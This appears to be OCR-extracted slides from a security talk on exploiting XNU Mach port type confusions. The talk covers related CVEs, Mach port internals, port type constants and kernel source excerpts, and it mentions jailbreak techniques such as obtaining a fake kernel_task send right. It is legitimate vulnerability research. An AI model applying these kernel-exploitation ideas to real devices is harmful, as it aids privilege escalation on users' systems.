
Exploitations of XNU Port Type Confusions

Tielei Wang

The background

Background of the talk



iOS 14.2, released on Nov 5, 2020, fixed an in-the-wild exploit reported by Google Project 0.

Safari RCE (CVE-2020-27930)
kernel info leak (CVE-2020-27950)
kernel type confusion (CVE-2020-27932)

First in-the-wild exploit since iOS 14 (?)

Background of the talk

- While analyzing CVE-2020-27932, we discovered a new variant issue in the XNU kernel - a port type confusion vulnerability
- We analyzed the root cause of the vulnerability at Zer0Con 2021, and presented a way to gain the root privilege on macOS Big Sur on Apple Silicon M1
- Today: share more attempts to exploit the port type confusion issue

A brief introduction of Mach ports

- XNU - *X is Not Unix*
  - Mach
  - BSD
  - IOKits

A brief introduction of Mach ports

- XNU - *X is Not Unix* ☜ *Hybrid kernel*
  - Mach
  - BSD
  - IOKits

A brief introduction of Mach ports

- XNU - *X is Not Unix* ☜ *Hybrid kernel*
  - Mach ☜ *Microkernel*
  - BSD
  - IOKits

A brief introduction of Mach ports

- XNU - *X is Not Unix* ☜ *Hybrid kernel*
  - Mach ☜ *Microkernel*
  - BSD
  - IOKits

A fundamental design: Inter-process communication (IPC)

A brief introduction of Mach ports

- XNU - *X is Not Unix* ☜ *Hybrid kernel*
  - Mach ☜ *Microkernel*
  - BSD
  - IOKits

A fundamental design: Inter-process communication (IPC)


Mach Port

Mach port vs UNIX file

Userspace	integer	integer
Usage	mach_msg_send mach_msg_receive	write read
Permissions	send right receive right send-once right	O_RDONLY O_WRONLY O_RDWR
NameSpace	per-task	per-proc
Kernel	struct ipc_port	struct fileproc
Opaque objects	task, thread, voucher…	vnode, socket, device…

Mach ports are far more complicated and powerful!

- A mach port is a kernel-maintained message queue
  - multiple sender, single receiver
- Mach messages can carry both port rights, memory, and inline raw data




☞ *Transfer port send/recv rights to destination*

Mach ports are far more complicated and powerful!


- While sending a message to a port, the kernel either appends the message to the queue, or directly handles the message sent to the kernel objects

```
if (port->ip_receiver == ipc_space_kernel) {
        //...
        kmsg = ipc_kobject_server(kmsg, option);
        if (kmsg == IKM_NULL) {
            return MACH_MSG_SUCCESS;
        }
```



ipc_port at first glance

ipc_port



☜ *The type info of the port*

☜ *The nullable kernel object behind the port*

Review port's io_bits

```
#define IKOT_NONE                       0
#define IKOT_THREAD_CONTROL             1
#define IKOT_TASK_CONTROL               2
#define IKOT_HOST                       3
#define IKOT_HOST_PRIV                  4
#define IKOT_PROCESSOR                  5
#define IKOT_PSET                       6
#define IKOT_PSET_NAME                  7
#define IKOT_TIMER                      8
#define IKOT_PAGING_REQUEST             9
#define IKOT_MIG                        10
#define IKOT_MEMORY_OBJECT              11
#define IKOT_XMM_PAGER                  12
#define IKOT_XMM_KERNEL                 13
#define IKOT_XMM_REPLY                  14
#define IKOT_UND_REPLY                  15
#define IKOT_HOST_NOTIFY                16
#define IKOT_HOST_SECURITY              17
#define IKOT_LEDGER                     18
#define IKOT_MASTER_DEVICE              19
#define IKOT_TASK_NAME                  20
#define IKOT_SUBSYSTEM                  21
#define IKOT_IO_DONE_QUEUE              22
#define IKOT_SEMAPHORE                  23
#define IKOT_LOCK_SET                   24
#define IKOT_CLOCK                      25
```

```
#define IKOT_CLOCK_CTRL                 26
#define IKOT_IOKIT_IDENT                27
#define IKOT_NAMED_ENTRY                28
#define IKOT_IOKIT_CONNECT              29
#define IKOT_IOKIT_OBJECT               30
#define IKOT_UPL                        31
#define IKOT_MEM_OBJ_CONTROL            32
#define IKOT_AU_SESSIONPORT             33
#define IKOT_FILEPORT                   34
#define IKOT_LABELH                     35
#define IKOT_TASK_RESUME                36
#define IKOT_VOUCHER                    37
#define IKOT_VOUCHER_ATTR_CONTROL       38
#define IKOT_WORK_INTERVAL              39
#define IKOT_UX_HANDLER                 40
#define IKOT_UEXT_OBJECT                41
#define IKOT_ARCADE_REG                 42
#define IKOT_EVENTLINK                  43
#define IKOT_TASK_INSPECT               44
#define IKOT_TASK_READ                  45
#define IKOT_THREAD_INSPECT             46
#define IKOT_THREAD_READ                47
#define IKOT_SUID_CRED                  48
#define IKOT_HYPERVISOR                 49
```

Review port's io_bits

e.g., a regular port's io_bits


0x80000000

IO_BITS_ACTIVE

```
mach_port_t dst_port;
mach_port_allocate( mach_task_self(), MACH_PORT_RIGHT_RECEIVE, &dst_port);
mach_port_insert_right(mach_task_self(), dst_port, dst_port, MACH_MSG_TYPE_MAKE_SEND);
```


Review port's io_bits

e.g., a userclient port's io_bits



Review port's io_bits

e.g., a voucher port's io_bits



Powerful interfaces

Task	task_suspend, task_resume, task_set_exception_ports task_get_exception_ports, thread_create
Thread	thread_set_state, thread_suspend thread_resume
Memory	mach_vm_read, mach_vm_write mach_vm_allocate, mach_vm_protect
IOKit	IOConnectCallMethod
Host	host_info, host_get_io_master, host_processors
Processor	processor_info, processor_control, processor_assign
Misc	Clock / voucher / semaphore

Getting a send right to the (fake) kernel_task has been used for a long time in jailbreak developments

Powerful interfaces


Task	task_suspend, task_resume, task_set_exception_ports task_get_exception_ports, thread_create
Thread	thread_set_state, thread_suspend thread_resume
Memory	mach_vm_read, mach_vm_write mach_vm_allocate, mach_vm_protect
IOKit	IOConnectCallMethod
Host	host_info, host_get_io_master, host_processors
Processor	processor_info, processor_control, processor_assign
Misc	Clock / voucher / semaphore

Other outdated tricks: based on ROP-based code execution in a system service, sending the service's task/thread ports, or creating an IOKit userclient, and sending them back to the attacker process

The IPC, send rights, and more

Task inherits the send rights to a few special ports from its parent.

```
void
ipc_task_init(
    task_t          task,
    task_t          parent)
{

        task->itk_host =
            ipc_port_copy_send(parent->itk_host);

        task->itk_bootstrap =
            ipc_port_copy_send(parent->itk_bootstrap);

        task->itk_seatbelt =
            ipc_port_copy_send(parent->itk_seatbelt);

        task->itk_gssd =
            ipc_port_copy_send(parent->itk_gssd);

        task->itk_task_access =
            ipc_port_copy_send(parent->itk_task_access);

        itk_unlock(parent);
    }
```




Newly created kernel object

Get the send rights via *task_get_special_port*()


The IPC, send rights, and more

launch is in charge of the bootstrap port

```
void
ipc_task_init(
    task_t          task,
    task_t          parent)
{

        task->itk_host =
            ipc_port_copy_send(parent->itk_host);

        task->itk_bootstrap =
            ipc_port_copy_send(parent->itk_bootstrap);

        task->itk_seatbelt =
            ipc_port_copy_send(parent->itk_seatbelt);

        task->itk_gssd =
            ipc_port_copy_send(parent->itk_gssd);

        task->itk_task_access =
            ipc_port_copy_send(parent->itk_task_access);

        itk_unlock(parent);
    }
```




Where is the sandbox?



Launchd should check whether the task is allowed to talk with the services. So how?

IPC Sandbox in Launchd

